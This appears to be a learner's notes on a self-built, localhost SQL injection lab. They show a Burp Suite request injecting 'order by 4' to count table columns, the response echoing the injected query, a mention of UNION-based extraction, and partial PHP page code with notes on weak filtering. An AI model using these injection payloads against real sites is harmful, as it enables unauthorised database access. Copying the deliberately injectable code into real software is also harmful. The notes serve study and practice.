


SQL_LEVEL2

lets add new idea in our program to make the user choose the category of photos and then show all details of this photo



-challenge here to git the version of database and know the number of columns .

▼ use sample payload using Burp Suite

- first payload we should know the numbers of columns to keep going .[
+order by 1 4]

you still increment the number of the [order by 2] until error happen then you should know now the number of columns in the table of database .

Request

```

1 GET /web/SQL_level1/category.php?id=1+order+by+4 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
  Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://localhost/web/SQL_level1/index.php
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Response

```


1 HTTP/1.1 200 OK
2 Date: Sat, 12 Apr 2025 20:30:21 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2459
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 SELECT * FROM category WHERE id=1 order by 4
11 <!DOCTYPE html>
12 <html>
13
14   <head>
15     <title>
16       OS Injection
17     </title>
18     <meta charset="utf-8">
19     <meta name="viewport" content="width=device-width, initial-scale=1">
20     <link href="
21       https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="
22       stylesheet" integrity="
23       sha384-SpGLKv96JPcMLvJAFqJcl6UED7n0VllTpXm3PtB8DwI27q4z72KHstL0oZfR4uPKrL7u6O"
24       crossorigin="anonymous">
25     </head>
26     <body>
27       <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
28         <div class="container-fluid">
29           <a class="navbar-brand" href="#">
30             how you can hack me
31           </a>
32           <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
33             data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
34             aria-label="Toggle navigation">
35             <span class="navbar-toggler-icon">
36               </span>
37           </button>
38           <div class="collapse navbar-collapse" id="navbarNav">
39             <ul class="navbar-nav">
40               <li class="nav-item">
41                 <a class="nav-link active" aria-current="page" href="#">

```

- so the number here is 4


- now lets use our payload

- UNION ⇒ make you able to show data that you like .




▼ stop payload by sample function

-first you can make it by code who ⇒ make the row that show the data display the first row only who , lets explain:



-in this code you find that the while⇒function will repeat echo function until reach least row .

-i can make it show only the first row by that ⇒




```
1 <?php
2 include("sql.php");
3 $sql = "SELECT * FROM category";
4 $result = $conn->query(query: $sql);
5 if ($result->num_rows > 0) {
6     ?>
7
8 <!DOCTYPE html>
9 <html>
10
11 <head>
12 <title>OS Injection</title>
13 <meta charset="utf-8">
14 <meta name="viewport" content="width=device-width, initial-scale=1">
15 <link href="https://cdn.jsdelivr.net/npm/bootstrap5.3.5/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384"
16 </head>
17
18 <body>
19 <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
20 <div class="container-fluid">
21 <a class="navbar-brand" href="#">how you can hack me </a>
22 <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNav" aria-contr
23 <span class="navbar-toggler-icon"></span>
24 </button>
25 <div class="collapse navbar-collapse" id="navbarNav">
26 <ul class="navbar-nav">
27 <li class="nav-item">
28 <a class="nav-link active" aria-current="page" href="index.php?product_id=1">Home</a>
29 </li>
30 <li class="nav-item">
31 <a class="nav-link" href="login.php">Log In</a>
32 </li>
33 <li class="nav-item">
34 <a class="nav-link" href="#">show products</a>
35 </li>
36 </ul>
37 </div>
38 </div>
39 </nav>
```

now if the i enter my payload the output will not display any data he want to know it but it still

have a vulnerability

- but we can solve it with sample function , include test.php
- and use is_here()function to indicate any character of sql injection



end : the program still have inject lets obtain that in SQL_LEVEL4.